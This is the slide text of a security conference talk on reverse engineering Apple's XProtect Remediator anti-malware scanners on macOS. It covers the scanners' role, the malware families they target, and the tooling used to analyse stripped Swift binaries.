XUnprotect: Reverse Engineering macOS XProtect Remediator

Koh M. Nakagawa (@tsunek0h)

FFRI Security, Inc.

NSUserFullName()

Maxwell's Equations
$\nabla\cdot B=0$
$\nabla\cdot D=\rho$
$\nabla\times E=-\frac{\partial B}{\partial t}$
$\nabla\times H=\frac{\partial D}{\partial t}+J$

- Koh M. Nakagawa (@tsunek0h)
- Security researcher at FFRI Security, Inc.
- Mainly focusing on Apple product security

White Paper Is Live

- Contains all the technical details (71 pages)
- Available at http://i.blackhat.com/BH-USA-25/Presentations/USA-25-Koh-XUnprotect-Reverse-Engineering-macOS-XProtect-Remediator-wp.pdf
- Thank you for Howard Oakley and Phil Stokes

About This Presentation

- **This presentation covers:**
  - Technical deep dive into XProtect Remediator (XPR)
- **This presentation does not cover:**
  - Evaluation of XPR
  - Traditional XProtect
    - For this topic, see Stuart Ashenbrenner's excellent talk
    - https://youtu.be/43BIK-e7FBE

Outline

1. **Introduction**
2. Tooling
3. RE results
4. Conclusion

What Is XPR?

Three layers of defense

Malware defenses are structured in three layers:

1. Prevent launch or execution of malware: App Store, or Gatekeeper combined with Notarization


2. Block malware from running on customer systems: Gatekeeper, Notarization, and XProtect

3. Remediate malware that has executed: XProtect[Remediator]

…

XProtect[Remediator] acts to remediate malware that has managed to successfully execute.

- "Apple Platform Security" by Apple




Apple
Platform Security

December 2024

https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf

What Is XPR?

- Introduced in macOS Monterey as a replacement for the MRT
- Built-in mechanisms and updated once or twice per month
- Contains 20+ scanners, each targeting a specific malware family




YES, MACS CAN GET VIRUSES

Apple overhauls built-in Mac anti-malware you probably don't know about

New version of XProtect is "as active as many commercial anti-malware products."


https://arstechnica.com/gadgets/2022/08/apple-quietly-revamps-malware-scanning-features-in-newer-macos-versions/



hoakley / August 30, 2022 / Macs, Technology

macOS now scans for malware whenever it gets a chance


https://eclecticlight.co/2022/08/30/macos-now-scans-for-malware-whenever-it-gets-a-chance/




```
XProtectRemediatorAdload
XProtectRemediatorBadGacha
XProtectRemediatorBlueTop
XProtectRemediatorBundlore
XProtectRemediatorCardboardCutout
XProtectRemediatorColdSnap
```

Why Is Remediation Needed?

- Some malware bypasses the first and second layers of defense
- Apple needs a way to remove such malware




https://speakerdeck.com/patrickwardle/mac-ing-sense-of-the-3cx-supply-chain-attack-analysis-of-the-macos-payloads?slide=28



https://www.kandji.io/blog/amos-macos-stealer-analysis

Research Motivation

- From defensive security perspective
  - Several malware families targeted by XPR remain unknown
  - XPR's remediation logic is unclear



Phil Stokes ⌐🐠¬ 🔒
@philofishal

A few more of the missing XProtectRemediator names:
ColdSnap = POOLRAT (cf XProtect_MACOS_c723519);
GreenAcre = OSX.Gimmick
SheepSwap = Adload
SnowBeagle = Lazarus TraderTraitor
RedPine = TriangleDB (✅)
WaterNet = Proxit-Go
Still have a few more to work through.

***CardboardCutout** remains unidentified.*

. . .

***FloppyFlipper** remains unidentified.*

. . .


***RoachFlight** remains unidentified.*

- “Why XProtect Remediator scans now take longer” by Howard Oakley

https://eclecticlight.co/2025/01/03/why-xprotect-remediator-scans-now-take-longer/

Research Targets

- /Library/Apple/System/Library/CoreServices/XProtect.app
  - ○ Contents/MacOS/XProtectRemediator*
  - ○ Contents/MacOS/XProtect
  - ○ Contents/XPCServices/XProtectPluginService.xpc
- XPR-related binaries are written in Swift



```
[sh-3.2$ rabin2 -S /Library/Apple/System/Library/CoreServices/XProtect.app/Contents/MacOS/XProtectRemediatorBlueTop| grep swift
5   0x000925cc      0x4 0x1000925cc      0x4 -r-x REGULAR                5.__TEXT.__swift5_entry
8   0x000a60aa   0x1e97 0x1000a60aa   0x1e97 -r-x REGULAR                8.__TEXT.__swift5_typeref
10  0x000a9158    0x30c 0x1000a9158    0x30c -r-x REGULAR                10.__TEXT.__swift5_capture
11  0x000a9470   0x1757 0x1000a9470   0x1757 -r-x REGULAR                11.__TEXT.__swift5_reflstr
12  0x000aabc8    0x350 0x1000aabc8    0x350 -r-x REGULAR                12.__TEXT.__swift5_assocty
```


Swift-specific sections

Outline

1. Introduction
2. **Tooling**
3. RE results
4. Conclusion


Static Analysis

- Binary Ninja
- Stripped Swift Mach-O binaries
- Symbols are stripped, but some symbols can be recovered
  - Many shared functions between XPR scanners and libXProtectPayloads.dylib
  - Symbols of libXProtectPayloads.dylib can be imported into XPR scanners



Challenges in RE of Stripped Swift Binaries

- Some key missing symbols of stripped Swift binaries
  - Type metadata accessor
  - Type metadata
  - Protocol Witness Table (PWT)
- Reversing Swift binaries without this information is quite difficult…



```
10009a30f      void* rax_3 = _swift_initStackObject(sub_10009b3b0(&data_100106998), &var_118)
10009a31e      *(rax_3 + 0x10) = data_1000c65e0
10009a329      *(rax_3 + 0x38) = &data_1000f1b00
10009a334      *(rax_3 + 0x40) = &data_1000f13f8
10009a33c      *(rax_3 + 0x20) = rax & 1
10009a340      *(rax_3 + 0x28) = rdx
10009a34b      *(rax_3 + 0x60) = &data_1000f1b78
10009a356      *(rax_3 + 0x68) = &data_1000f1408
10009a35e      *(rax_3 + 0x48) = rax_1 & 1
10009a362      *(rax_3 + 0x50) = rdx_1
10009a36d      *(rax_3 + 0x88) = &data_1000f1920
10009a37b      *(rax_3 + 0x90) = &data_1000f13b8
10009a393      void* rax_4 = _swift_allocObject(&data_1000f2e00, 0x38, 7)
10009a398      *(rax_3 + 0x70) = rax_4
```

Symbols of type metadata are missing…


Swift Metadata

- Swift binaries contain extensive metadata for reflection
- This metadata includes type metadata accessor, type metadata, PWT
  - __TEXT.__swift5_protos, __TEXT.__swift5_types, and more
  - See “DisARMing Code” by Jonathan Levin (https://newdebuggingbook.com)
- With ipsw swift-dump, this metadata can be extracted as Swift code
  - https://github.com/blacktop/ipsw
  - But no tools to import this metadata into a disassembler…


binja-swift-analyzer

